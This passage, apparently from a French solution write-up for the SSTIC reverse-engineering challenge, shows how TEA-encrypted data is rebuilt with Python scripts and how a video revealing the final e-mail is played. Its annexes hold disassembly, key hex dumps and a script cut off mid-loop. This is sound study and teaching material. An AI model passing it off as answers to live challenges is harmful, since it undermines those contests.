Ensuite le format de chaque block est modifié : les bits des mots de 128 bits sont récupérés un a un « en colonnes » afin d'obtenir une suite de mots de 32 bits. Cela est effectué grâce à un petit script python. Tout les scripts python et code C utilisés ci-après sont disponibles en annexe.

```
$ python 128to32.py key-1 | xxd -r -p > key32-1
$ python 128to32.py key-2 | xxd -r -p > key32-2
$ python 128to32.py key-3 | xxd -r -p > key32-3
$ python 128to32.py key-4 | xxd -r -p > key32-4
$ python 128to32.py expected-1 | xxd -r -p > expected32-1
$ python 128to32.py expected-2 | xxd -r -p > expected32-2
```

Ensuite, les différents fichiers de clés doivent ensuite être entrelacés En effet, pour que l'algorithme charge correctement k0, k1, k2 et k3 pour chiffrer chaque block, ces mots de 32bits doivent se suivre dans le fichier. Il faut donc respectivement prendre 4 octets dans key32-1 puis 4 octets dans key32-2 puis dans key32-3 et key32-4 et recommencer l'opération 128 fois pour créer notre fichier key32.

```
$ python interlace4.py key32-1 key32-2 key32-3 key32-4 key32
```

Il en est de même pour le contenu du clair à chiffrer, 4 octets dans expected32-1 puis 4 octets dans expected32-2, 128 fois.

```
$ python interlace2.py expected32-1 expected32-2 expected32
```

Nous pouvons maintenant exécuter le chiffrement TEA sur ces fichiers (tiny.c en annexe):

```
$ ./tiny expected32 key32 ciphered32
```

Une fois le fichier chiffré récupéré, l'opération inverse est nécessaire :

Désentrelacement des mots de 32bits :

```
$ python deinterlace.py ciphered32
```

Cela nous donne les fichiers ciphered32-1 et ciphered32-2 que l'on transforme bit à bit pour retrouver la structure d'origine :

```
$ python 32to128.py ciphered32-1 | xxd -r -p > ciphered-1
$ python 32to128.py ciphered32-2 | xxd -r -p > ciphered-2
```

La concaténation de ces deux fichiers nous donne enfin secret2.dat

```
$ cat ciphered-1 ciphered-2 > secret2.dat
```

Le contenu de secret2.dat est fourni en annexe.

6. La video

Une fois le plugin VLC libmp4_plugin.so placé dans le répertoire « plugins/demux » et les fichiers secret1.dat et secret2.dat dans $HOME/sstic/, il est alors possible de lire la vidéo.




Figure 9 - Le chat

On remarque l'adresse e-mail incrustée en haut de la vidéo :
c74805cc06ca23c59091e9457c3f6c8d@sstic.org

Merci à Gabriel Campana et Jean-Baptiste Bédrune pour ce challenge.

7. Annexes

Code fonctions main et main_proc

```
.text:08049130 main            proc near               ; DATA XREF: start+17o
.text:08049130                 push    ebp
.text:08049131                 mov     ebp, esp
.text:08049133                 and     esp, 0FFFFFFF0h
.text:08049136                 sub     esp, 20h
.text:08049139                 call    _getuid
.text:0804913E                 test    eax, eax
.text:08049140                 jz      short loc_8049176
.text:08049142                 mov     eax, stdout_stream
.text:08049147                 mov     edx, eax
.text:08049149                 mov     eax, offset aRequiresRootPr ; "[-] requires
root privileges\n"
.text:0804914E                 mov     [esp+0Ch], edx  ; s
.text:08049152                 mov     dword ptr [esp+8], 1Dh ; n
.text:0804915A                 mov     dword ptr [esp+4], 1 ; size
.text:08049162                 mov     [esp], eax      ; ptr
.text:08049165                 call    _fwrite
.text:0804916A                 mov     dword ptr [esp], 0FFFFFFFFh ; status
.text:08049171                 call    _exit
.text:08049176 ; ---------------------------------------------------------------------
---------
.text:08049176
.text:08049176 loc_8049176:                            ; CODE XREF: main+10j
.text:08049176                 call    init_databases
.text:0804917B                 call    fill_link_table
.text:08049180                 mov     dword ptr [esp], offset aTmp ; "/tmp"
.text:08049187                 call    chroot_in_tmp
.text:0804918C                 mov     dword ptr [esp+4], 0FFFEh
.text:08049194                 mov     dword ptr [esp], 0FFFEh
.text:0804919B                 call    change_user
.text:080491A0                 call    open_secret1
.text:080491A5                 mov     fd_secret1_dat, eax
.text:080491AA                 call    get_socket
.text:080491AF                 mov     [esp+14h], eax
.text:080491B3                 mov     dword ptr [esp+18h], 1
.text:080491BB                 call    init_signal
.text:080491C0
.text:080491C0 loop:                                   ; CODE XREF: main+B8j
.text:080491C0                                         ; main+FFj ...
.text:080491C0                 mov     dword ptr [esp+8], offset addr_version ;
addr_len
.text:080491C8                 mov     dword ptr [esp+4], offset addr_version ;
addr
.text:080491D0                 mov     eax, [esp+14h]
.text:080491D4                 mov     [esp], eax      ; fd
.text:080491D7                 call    _accept
.text:080491DC                 mov     [esp+1Ch], eax
.text:080491E0                 cmp     dword ptr [esp+1Ch], 0FFFFFFFFh
.text:080491E5                 jnz     short loc_80491EA
.text:080491E7                 nop
.text:080491E8                 jmp     short loop
.text:080491EA ; ---------------------------------------------------------------------
---------
.text:080491EA
.text:080491EA loc_80491EA:                            ; CODE XREF: main+B5j
.text:080491EA                 cmp     dword ptr [esp+18h], 0
.text:080491EF                 jz      short loc_8049233
.text:080491F1                 call    _fork
.text:080491F6                 cmp     eax, 0FFFFFFFFh
.text:080491F9                 jz      short fork_fail
.text:080491FB                 test    eax, eax
.text:080491FD                 jnz     short father
.text:080491FF                 mov     eax, [esp+14h]
```

```
.text:08049203                 mov     [esp+4], eax    ; fd
.text:08049207                 mov     eax, [esp+1Ch]
.text:0804920B                 mov     [esp], eax      ; socket
.text:0804920E                 call    main_proc
.text:08049213 ; ---------------------------------------------------------------------------
.text:08049213                 jmp     short loc_8049231
.text:08049215 ; ---------------------------------------------------------------------------
.text:08049215
.text:08049215 fork_fail:                              ; CODE XREF: main+C9j
.text:08049215                 mov     eax, [esp+1Ch]
.text:08049219                 mov     [esp], eax      ; fd
.text:0804921C                 call    _close
.text:08049221                 jmp     short loc_8049231
.text:08049223 ; ---------------------------------------------------------------------------
.text:08049223
.text:08049223 father:                                 ; CODE XREF: main+CDj
.text:08049223                 mov     eax, [esp+1Ch]
.text:08049227                 mov     [esp], eax      ; fd
.text:0804922A                 call    _close
.text:0804922F                 jmp     short loop
.text:08049231 ; ---------------------------------------------------------------------------
.text:08049231
.text:08049231 loc_8049231:                            ; CODE XREF: main+E3j
.text:08049231                                         ; main+F1j
.text:08049231                 jmp     short loop
.text:08049233 ; ---------------------------------------------------------------------------
.text:08049233
.text:08049233 loc_8049233:                            ; CODE XREF: main+BFj
.text:08049233                 mov     eax, [esp+14h]
.text:08049237                 mov     [esp+4], eax    ; fd
.text:0804923B                 mov     eax, [esp+1Ch]
.text:0804923F                 mov     [esp], eax      ; socket
.text:08049242                 call    main_proc
.text:08049247 ; ---------------------------------------------------------------------------
.text:08049247                 mov     eax, 0
.text:0804924C                 leave
.text:0804924D                 retn
.text:0804924D main            endp

.text:080490E1 ; int __cdecl main_proc(int socket, int fd)
.text:080490E1 main_proc       proc near               ; CODE XREF: main+DEp
.text:080490E1                                         ; main+112p
.text:080490E1
.text:080490E1 socket          = dword ptr  8
.text:080490E1 fd              = dword ptr  0Ch
.text:080490E1
.text:080490E1                 push    ebp
.text:080490E2                 mov     ebp, esp
.text:080490E4                 sub     esp, 18h
.text:080490E7                 mov     eax, [ebp+fd]
.text:080490EA                 mov     [esp], eax      ; fd
.text:080490ED                 call    _close
.text:080490F2                 call    set_limits
.text:080490F7                 mov     eax, fd_secret1_dat
.text:080490FC                 mov     dword ptr [esp+8], 0 ; whence
.text:08049104                 mov     dword ptr [esp+4], 0 ; offset
.text:0804910C                 mov     [esp], eax      ; fd
.text:0804910F                 call    _lseek
.text:08049114                 call    set_seccomp_mode
.text:08049119                 mov     eax, [ebp+socket]
.text:0804911C                 mov     [esp], eax      ; fd
.text:0804911F                 call    do_communication
```

```
.text:0804911F main_proc       endp
```

Activation du mode seccomp

```
.text:0804C90A set_seccomp_mode proc near              ; CODE XREF: main_proc+33p
.text:0804C90A                 push    ebp
.text:0804C90B                 mov     ebp, esp
.text:0804C90D                 sub     esp, 18h
.text:0804C910                 mov     dword ptr [esp+0Ch], 0
.text:0804C918                 mov     dword ptr [esp+8], 0
.text:0804C920                 mov     dword ptr [esp+4], 1
.text:0804C928                 mov     dword ptr [esp], 16h ; option
.text:0804C92F                 call    _prctl
.text:0804C934                 cmp     eax, 0FFFFFFFFh
.text:0804C937                 jnz     short locret_804C945
.text:0804C939                 mov     dword ptr [esp], 0FFFFFFFFh ; status
.text:0804C940                 call    __exit
.text:0804C945 ; ---------------------------------------------------------------------
---------
.text:0804C945
.text:0804C945 locret_804C945:                         ; CODE XREF:
set_seccomp_mode+2Dj
.text:0804C945                 leave
.text:0804C946                 retn
.text:0804C946 set_seccomp_mode endp
```

Clés (encryption_keys_ptr)

```
0000000: b158 3c63 f25e e1e4 4ffc 4fde 0ee3 d191  .X<c.^..O.O.....
0000010: 3850 a68d 35cf 4059 0451 0fac 6136 9a21  8P..5.@Y.Q..a6.!
0000020: 069f c880 e621 0a02 7e09 1b3e 7a21 4de0  .....!..~..>z!M.
0000030: 7787 fdff dbab c597 305d 21f8 61b2 2540  w.......0]!.a.%@
0000040: 0700 dba4 4707 acd2 572d 5f48 5f29 6e82  ....G...W-_H_)n.
0000050: 7147 a68e e298 1f16 3fb2 8f04 dbe7 80f5  qG......?.......
0000060: 50e5 dc6d 8a64 be5d 02ac 7969 f825 ca07  P..m.d.]..yi.%..
0000070: 1d04 0144 3bfa a7e0 97f5 2a54 121c bab2  ...D;.....*T....
0000080: 2abf 0e92 2b9a f26f f079 3ec1 853e 8021  *...+..o.y>..>.!
0000090: 1df6 b539 ea58 828a bed3 9526 dcce 9fec  ...9.X.....&....
00000a0: 7160 e43b 19fb 0cfb d08c 42f6 e33a 9095  q`.;......B..:..
00000b0: d3cf b74b 850f 9679 1416 3a27 2714 9504  ...K...y..:''...
00000c0: f5ad 3830 e04d 4455 2212 547f d94b 1e09  ..80.MDU".T..K..
00000d0: 0661 4795 f1bc 2de4 72cc 827c 625f ebac  .aG...-.r..|b_..
00000e0: 8d22 d6dc cf09 44f1 c965 a733 5664 770a  ."....D..e.3Vdw.
00000f0: 8df0 2ea1 913b e0d6 0844 460c 2ba6 e428  .....;...DF.+..(
0000100: 9973 6f5d d1fe 1fc4 0433 e39d 8615 2a84  .so].....3....*.
0000110: 2100 810f 8086 7564 233b 199a 064d 522a  !.....ud#;...MR*
0000120: 6ba0 39a4 4cd5 5b4f eac3 ac6d 65ba bd5a  k.9.L.[O...me..Z
0000130: 4523 3a05 d157 9b4d e1b9 a0b2 ed2c fbd5  E#:..W.M.....,..
0000140: 57e2 ac4d 2a07 1a77 14d6 9cbe 94c6 625f  W..M*..w......b_
0000150: cf42 12c4 2b5d 4d33 5e41 90c4 a6b5 72ce  .B..+]M3^A....r.
0000160: 1a26 5e82 fcb1 23a3 d911 207d 3069 3a60  .&^...#... }0i:`
0000170: b4cb 1d94 cd70 7c8b 5629 d0c6 ecac 1a9d  .....p|.V).......
0000180: f452 deaf 7e24 d7d3 b5e3 cbd3 84ca 9ffd  .R..~$..........
0000190: 2b27 1cc8 f25d 8b99 e159 92f9 6470 d7b0  +'...]...Y..dp..
00001a0: b66b ff85 8438 ec6c f615 d7be 9ed2 10c1  .k...8.l........
00001b0: 7ed2 3dd8 ff81 aaec 154e 6739 3bb5 37f5  ~.=......Ng9;.7.
00001c0: 0be3 7b5a 11bf 5618 9e1a e737 3502 8868  ..{Z..V....75..h
00001d0: 54e3 9c3e 8218 c678 b966 b3ea 19eb 2886  T..>...x.f....(.
00001e0: c080 b2b5 3fa2 dd92 2a2e 57d6 6515 2b91  ....?...*.W.e.+.
00001f0: e0e2 a07f 378e b52d 7efa 4901 f61f 2c13  ....7..-~.I...,.
0000200: 95d6 eee8 b40d 9f19 3302 70bd bf72 dd45  ........3.p..r.E
0000210: 089f 4158 6292 e7cc 09d3 ba7b 4a3a b29d  ..AXb......{J:..
0000220: 9a3c 9999 ce10 e341 6f99 70fd bdc7 a1ee  .<.....Ao.p.....
0000230: 8993 618d 78ac acd0 0b1a 6c6f 3c28 35e2  ..a.x.....lo<(5.
0000240: 23d5 3796 dc8b a714 55ba 806b e29e f91c  #.7.....U..k....
0000250: ae2e ff57 61ce e705 f80d 7558 84b4 7ff2  ...Wa.....uX....
0000260: e907 4338 1ce4 8164 f580 37b5 7b52 3808  ..C8...d..7.{R8.
0000270: 8ecd 53fb 1f46 d5bf db05 ca57 6ea3 70fa  ..S..F.....Wn.p.
```

```
0000280: 1d14 900f 25bd a064 1066 c4c4 27a9 bbd2  ....%..d.f..'...
0000290: e944 1f6b 1f65 d75a 3841 bf9d 448e 79ae  .D.k.e.Z8A..D.y.
00002a0: 3240 18d7 a4a2 cd11 3712 1527 ceda 302c  2@......7..'..0,
00002b0: 46e2 1de0 c662 84d3 8038 89dd b8d4 5b56  F....b...8....[V
00002c0: 6653 fc44 1385 ab06 60ef b79e 4fe5 9c1c  fS.D....`...O...
00002d0: 108f 57b7 bb30 a01a c294 63a0 c9f5 488e  ..W..0....c...H.
00002e0: 7b59 ae97 4a45 c027 5989 a7fb b531 0530  {Y..JE.'Y....1.0
00002f0: 1a96 9a1e f1fc 53b0 aa87 f818 95cb b92b  ......S........+
0000300: 3c20 35eb c808 f5a1 d758 b38b 8699 e5bd  < 5......X......
0000310: 49af b65f e3a6 c49a 9d0b 8bb9 48d6 e374  I.._........H..t
0000320: febc 4880 69a6 8e4a 83e2 bbe2 939e edf7  ..H.i..J........
0000330: 5b94 28c2 f29c 2055 74cc 1308 0c11 dca4  [.(... Ut.......
0000340: 0b1c ee19 27a5 8514 2962 3c71 9b9f 0282  ....'...)b<q....
0000350: e260 7f5a e3dc 8407 8f60 ba84 285e 8f3a  .`.Z.....`..(^.:
0000360: 0ab7 4e12 b06e b20f eada 7c99 8403 60a8  ..N..n....|...`.
0000370: 355f fa11 2129 5045 487b 7835 168b 5205  5_..!)PEH{x5..R.
0000380: ba47 a20e 7829 8507 04b2 55bc 2faa 2a32  .G..x)....U./.*2
0000390: 5846 69ff b9b8 b8a2 64ba 4873 8b81 71ab  XFi.....d.Hs..q.
00003a0: e18c ab45 85ac 64c0 56e6 d620 005e 2db8  ...E..d.V.. .^-.
00003b0: 49f2 cea3 9c28 9f04 286e 6bf8 1a3a d334  I....(..(nk..:.4
00003c0: d06e 779f 5b6f 243d a431 2ece 6acf 3d28  .nw.[o$=.1..j.=(
00003d0: 3583 5d53 1a6e 0362 2b23 493e 8ac9 92d3  5.]S.n.b+#I>....
00003e0: 6510 cb59 cfc5 537a b4db 7c42 b739 8677  e..Y..Sz..|B.9.w
00003f0: 1218 cc60 2889 e0dc 216d 8466 5126 356e  ...`(...!m.fQ&5n
0000400: 32f3 d1bf b12f 1bd5 c98b ddf0 7719 3c50  2..../......w.<P
0000410: 74b8 2aef a21b 2a96 f04b ce7d d942 c6a3  t.*...*..K.}.B..
0000420: fde9 de1d c3c1 d70d a56a 192e 801b 5b4f  .........j....[O
0000430: 3fa3 26a1 7e8b 435d 5c71 de87 9891 7f7d  ?.&.~.C]\q.....}
0000440: 88a6 c89a 6ef8 d846 68ce ad63 1058 eac4  ....n..Fh..c.X..
0000450: 4c57 cf8a c596 3c7b 0b07 7e39 241b b74c  LW....<{..~9$..L
0000460: c2c3 dbbd 7054 d177 1216 8dda 39e6 1b9c  ....pT.w....9...
0000470: f254 e68d 970b 0b6c d2bb 4c47 b3d5 3f9e  .T.....l..LG..?.
0000480: 896a a997 3aab 901c 78b1 de6d ff3c 15ea  .j..:...x..m.<..
0000490: 1f5d 9c88 1b84 8bcb 734e 15ed baed 8add  .]......sN......
00004a0: 7dfc f63b b067 3915 5da8 8f19 bae8 1be1  }..;.g9.].......
00004b0: 7a7b 4fd5 7dd5 7852 2f08 d7b9 ec0a 57a5  z{O.}.xR/.....W.
00004c0: 3377 f628 fab9 11f7 0722 ea57 a542 eade  3w.(.....".W.B..
00004d0: 4f0a bbed 449a 197d 0d2b 7913 15e0 a981  O...D..}.+y.....
00004e0: 4a4d b4b6 1cae b0ce 3d44 0e1b 6c0f e97b  JM......=D..l..{
00004f0: 3d66 2c44 4454 de41 c122 6324 a2b4 f488  =f,DDT.A."c$....
0000500: 00da 0b11 a223 d12b f7fe f42d 511d 78f0  .....#.+...-Q.x.
0000510: 5b99 b4e4 0463 d056 9141 ea36 c893 b8f0  [....c.V.A.6....
0000520: 06a0 0ee1 a9ca 3fa5 6072 9aa0 c60c bea6  ......?.`r......
0000530: 4aee 7a9f 7890 1120 dbe6 ffec 335a e400  J.z.x.. ....3Z..
0000540: 3346 a190 e47b 0ddc 13da a970 bc8e 5aa7  3F...{.....p..Z.
0000550: 914c 3d1a 1d3a 29cc b604 d732 d689 8e9e  .L=..:)....2....
0000560: a1a2 06db 2cb6 0fc1 e680 804d 77f6 ee9d  ....,......Mw...
0000570: bc01 3917 48a6 b920 300b b4b4 d495 7d7f  ..9.H.. 0.....}.
0000580: 9183 d065 3a99 5329 f97a 8b11 e8ac d1c2  ...e:.S).z......
0000590: c773 85dc d86e 4996 ada4 6e72 86b0 966c  .s...nI...nr...l
00005a0: 9fe5 dc86 8b07 76d2 7bd5 068c 3bbd a931  ......v.{...;..1
00005b0: 772c 31d2 9425 0ec3 335e 729b 2ed2 f9a7  w,1..%..3^r.....
00005c0: 2331 1d14 f08c 3679 b52d bb31 e31c 50c6  #1....6y.-.1..P.
00005d0: d084 4244 9d6f c84c 946f ed6d f2e5 17ee  ..BD.o.L.o.m....
00005e0: 77bf 01d9 0e09 74b7 f9e5 0387 06d2 b92f  w.....t......../
00005f0: 5d12 82b2 ce94 faf8 787e ac3c 14ed 732a  ].......x~.<..s*
0000600: a1d5 655a edcd a666 5a90 9e27 cbbe 6d4a  ..eZ...fZ..'..mJ
0000610: 19ba 070c 3e4a 4ec8 1025 8856 c51e f7f0  ....>JN..%.V....
0000620: ac7a 870a ed8a 8f51 0b91 a199 5448 795d  .z.....Q....THy]
0000630: 7f94 b9f7 5bf6 3386 fae2 a98d 1295 a8a0  ....[.3.........
0000640: b1c1 7d9e bad4 355c 2c71 948c 2fa1 6c8c  ..}...5\,q../.l.
0000650: 12d0 764f 68de 970d 6752 57fe 38d2 079e  ..vOh...gRW.8...
0000660: 244c 407c 2e57 2519 9545 ccf6 0f8a 4fcf  $L@|.W%..E....O.
0000670: 2e25 57bd a850 b14f b9dd 5c52 daf4 166c  .%W..P.O..\R...l
0000680: 2e06 a68c 6c16 eb82 6828 26cd c33a b373  ....l...h(&..:.s
0000690: 485b 9f2b 9c49 0f72 1447 e045 5bd1 1acb  H[.+.I.r.G.E[...
00006a0: a4c9 85ed 7181 1cd5 93bd e7ce 2e07 569a  ....q.........V.
00006b0: b144 e467 c3a3 3c67 ef0d fe96 13d5 f4b2  .D.g..<g........
```

```
00006c0: a1c7 02ce 6287 3e74 2127 a832 91af a33b  ....b.>t!'.2...;
00006d0: 64b6 b3eb 1338 8b5c 5375 bfc2 495a f2a9  d....8.\Su..IZ..
00006e0: 9f21 d8ad e93b ca9f 4fac a6d2 b627 2a10  .!...;..O....'*.
00006f0: 6a94 a659 0cb0 9df4 045f c6b3 996e 49db  j..Y....._...nI.
0000700: d92c 9714 3ebe 4cd4 820a 480f a38f a95e  .,..>.L...H....^
0000710: fddc a45d 9c23 bc62 8e6d 9be7 8fa7 e0ba  ...].#.b.m......
0000720: 0df1 806d 6341 89b6 ca85 f17a 68e4 412f  ...mcA.....zh.A/
0000730: c890 e54a 218a 8a40 dc8d 2832 345e 0c47  ...J!..@..(24^.G
0000740: 358a 07e1 03c7 8e61 3b12 ba5d 39a0 39dc  5......a;..]9.9.
0000750: fb41 6300 6308 5f38 4ec5 3a82 5462 8f3f  .Ac.c._8N.:.Tb.?
0000760: 2984 0393 1b94 35e3 81a6 25d6 cbab c17e  ).....5...%....~
0000770: ad45 508d a526 fb06 67a6 ec14 be34 517e  .EP..&..g....4Q~
0000780: c3d3 3c80 fac2 bd7d 8a9b 708b f324 3cde  ..<....}..p..$<.
0000790: 4618 9d85 ad6a 3cff c398 9493 e37d d6ac  F....j<......}..
00007a0: 2925 ba0d 46f7 e7f8 0e55 aa82 deb2 d149  )%..F....U.....I
00007b0: df4c c09a 6fcc 3e9e 6ee9 566a 600c fc7d  .L..o.>.n.Vj`..}
00007c0: 96ef 5745 ddab aefb 5f16 33b1 9f27 b544  ..WE...._.3..'.D
00007d0: 6512 aa2a 7d19 9616 1ad3 a067 aed3 7e15  e..*}......g..~.
00007e0: c2f6 0814 e160 5d41 c1a7 9901 c510 3a28  .....`]A......:(
00007f0: 6c71 f591 b92c 849d 80d4 ad67 f26b 0ac6  lq...,.....g.k..
```

Resultat attendu apres déchiffrement (expected_plaintext_ptr)

```
0000000: 243f 6a88 85a3 08d3 1319 8a2e 0370 7344  $?j..........psD
0000010: a409 3822 299f 31d0 082e fa98 ec4e 6c89  ..8").1......Nl.
0000020: 4528 21e6 38d0 1377 be54 66cf 34e9 0c6c  E(!.8..w.Tf.4..l
0000030: c0ac 29b7 c97c 50dd 3f84 d5b5 b547 0917  ..)..|P.?....G..
0000040: 9216 d5d9 8979 fb1b d131 0ba6 98df b5ac  .....y...1......
0000050: 2ffd 72db d01a dfb7 b8e1 afed 6a26 7e96  /.r.........j&~.
0000060: ba7c 9045 f12c 7f99 24a1 9947 b391 6cf7  .|.E.,..$..G..l.
0000070: 0801 f2e2 858e fc16 6369 20d8 7157 4e69  ........ci .qWNi
0000080: a458 fea3 f493 3d7e 0d95 748f 728e b658  .X....=~..t.r..X
0000090: 718b cd58 8215 4aee 7b54 a41d c25a 59b5  q..X..J.{T...ZY.
00000a0: 9c30 d539 2af2 6013 c5d1 b023 2860 85f0  .0.9*.`....#(`..
00000b0: ca41 7918 b8db 38ef 8e79 dcb0 603a 180e  .Ay...8..y..`:..
00000c0: 6c9e 0e8b b01e 8a3e d715 77c1 bd31 4b27  l......>..w..1K'
00000d0: 78af 2fda 5560 5c60 e655 25f3 aa55 ab94  x./.U`\`.U%..U..
00000e0: 5748 9862 63e8 1440 55ca 396a 2aab 10b6  WH.bc..@U.9j*...
00000f0: b4cc 5c34 1141 e8ce a154 86af 7c72 e993  ..\4.A...T..|r..
0000100: b3ee 1411 636f bc2a 2ba9 c55d 7418 31f6  ....co.*+..]t.1.
0000110: ce5c 3e16 9b87 931e afd6 ba33 6c24 cf5c  .\>........3l$.\
0000120: 7a32 5381 2895 8677 3b8f 4898 6b4b b9af  z2S.(..w;.H.kK..
0000130: c4bf e81b 6628 2193 61d8 09cc fb21 a991  ....f(!.a....!..
0000140: 487c ac60 5dec 8032 ef84 5d5d e985 75b1  H|.`]..2..]]..u.
0000150: dc26 2302 eb65 1b88 2389 3e81 d396 acc5  .&#..e..#.>.....
0000160: 0f6d 6ff3 83f4 4239 2e0b 4482 a484 2004  .mo...B9..D... .
0000170: 69c8 f04a 9e1f 9b5e 21c6 6842 f6e9 6c9a  i..J...^!.hB..l.
0000180: 670c 9c61 abd3 88f0 6a51 a0d2 d854 2f68  g..a....jQ...T/h
0000190: 960f a728 ab51 33a3 6eef 0b6c 137a 3be4  ...(.Q3.n..l.z;.
00001a0: ba3b f050 7efb 2a98 a1f1 651d 39af 0176  .;.P~.*...e.9..v
00001b0: 66ca 593e 8243 0e88 8cee 8619 456f 9fb4  f.Y>.C......Eo..
00001c0: 7d84 a5c3 3b8b 5ebe e06f 75d8 85c1 2073  }...;.^..ou... s
00001d0: 401a 449f 56c1 6aa6 4ed3 aa62 363f 7706  @.D.V.j.N..b6?w.
00001e0: 1bfe df72 429b 023d 37d0 d724 d00a 1248  ...rB..=7..$...H
00001f0: db0f ead3 49f1 c09b 0753 72c9 8099 1b7b  ....I....Sr....{
0000200: 25d4 79d8 f6e8 def7 e3fe 501a b679 4c3b  %.y.......P..yL;
0000210: 976c e0bd 04c0 06ba c1a9 4fb6 409f 60c4  .l........O.@.`.
0000220: 5e5c 9ec2 196a 2463 68fb 6faf 3e6c 53b5  ^\...j$ch.o.>lS.
0000230: 1339 b2eb 3b52 ec6f 6dfc 511f 9b30 952c  .9..;R.om.Q..0.,
0000240: cc81 4544 af5e bd09 bee3 d004 de33 4afd  ..ED.^.......3J.
0000250: 660f 2807 192e 4bb3 c0cb a857 45c8 740f  f.(...K....WE.t.
0000260: d20b 5f39 b9d3 fbdb 5579 c0bd 1a60 320a  .._9....Uy...`2.
0000270: d6a1 00c6 402c 7279 679f 25fe fb1f a3cc  ....@,ryg.%.....
0000280: 8ea5 e9f8 db32 22f8 3c75 16df fd61 6b15  .....2".<u...ak.
0000290: 2f50 1ec8 ad05 52ab 323d b5fa fd23 8760  /P....R.2=...#.`
00002a0: 5331 7b48 3e00 df82 9e5c 57bb ca6f 8ca0  S1{H>....\W..o..
00002b0: 1a87 562e df17 69db d542 a8f6 287e ffc3  ..V...i..B..(~..
00002c0: ac67 32c6 8c4f 5573 695b 27b0 bbca 58c8  .g2..OUsi['...X.
```

```
00002d0: e1ff a35d b8f0 11a0 10fa 3d98 fd21 83b8  ...]......=..!..
00002e0: 4afc b56c 2dd1 d35b 9a53 e479 b6f8 4565  J..l-..[.S.y..Ee
00002f0: d28e 49bc 4bfb 9790 e1dd f2da a4cb 7e33  ..I.K.........~3
0000300: 62fb 1341 cee4 c6e8 ef20 cada 3677 4c01  b..A..... ..6wL.
0000310: d07e 9efe 2bf1 1fb4 95db da4d ae90 9198  .~..+......M....
0000320: eaad 8e71 6b93 d5a0 d08e d1d0 afc7 25e0  ...qk.........%.
0000330: 8e3c 5b2f 8e75 94b7 8ff6 e2fb f212 2b64  .<[/.u........+d
0000340: 8888 b812 900d f01c 4fad 5ea0 688f c31c  ........O.^.h...
0000350: d1cf f191 b3a8 c1ad 2f2f 2218 be0e 1777  ........//"....w
0000360: ea75 2dfe 8b02 1fa1 e5a0 cc0f b56f 74e8  .u-..........ot.
0000370: 18ac f3d6 ce89 e299 b4a8 4fe0 fd13 e0b7  ..........O.....
0000380: 7cc4 3b81 d2ad a8d9 165f a266 8095 7705  |.;......_.f..w.
0000390: 93cc 7314 211a 1477 e6ad 2065 77b5 fa86  ..s.!..w.. ew...
00003a0: c754 42f5 fb9d 35cf ebcd af0c 7b3e 89a0  .TB...5.....{>..
00003b0: d641 1bd3 ae1e 7e49 0025 0e2d 2071 b35e  .A....~I.%.- q.^
00003c0: 2268 00bb 57b8 e0af 2464 369b f009 b91e  "h..W...$d6.....
00003d0: 5563 911d 59df a6aa 78c1 4389 d95a 537f  Uc..Y...x.C..ZS.
00003e0: 207d 5ba2 02e5 b9c5 8326 0376 6295 cfa9   }[......&.vb...
00003f0: 11c8 1968 4e73 4a41 b347 2dca 7b14 a94a  ...hNsJA.G-.{..J
```

128to32.py

```
#!/usr/bin/python
from __future__ import print_function
import binascii
import sys


def bin(n):
    bStr = ''
    if n == 0: return '0'
    while n > 0:
        bStr = str(n % 2) + bStr
        n = n >> 1
    return bStr

def get_block(filename):
      m=0
      i=0
      f = open(filename,'rb')
      d = f.read(16)
      v = []
      while(d):
            v.append(int(binascii.hexlify(d),16))
            d = f.read(16)
            m += 1

      return v, m



v, m = get_block(sys.argv[1])
r = []
for i in range(0, 128):
      r.append(0)

for t in range(0,m*16/512):
      for i in range(0, 128):
            o=0
            r[i] = 0
            for o in range(0, 32):
                  if(v[o+32*t] & (1<<i)):
                        r[i] = r[i] | 1<<o
            print
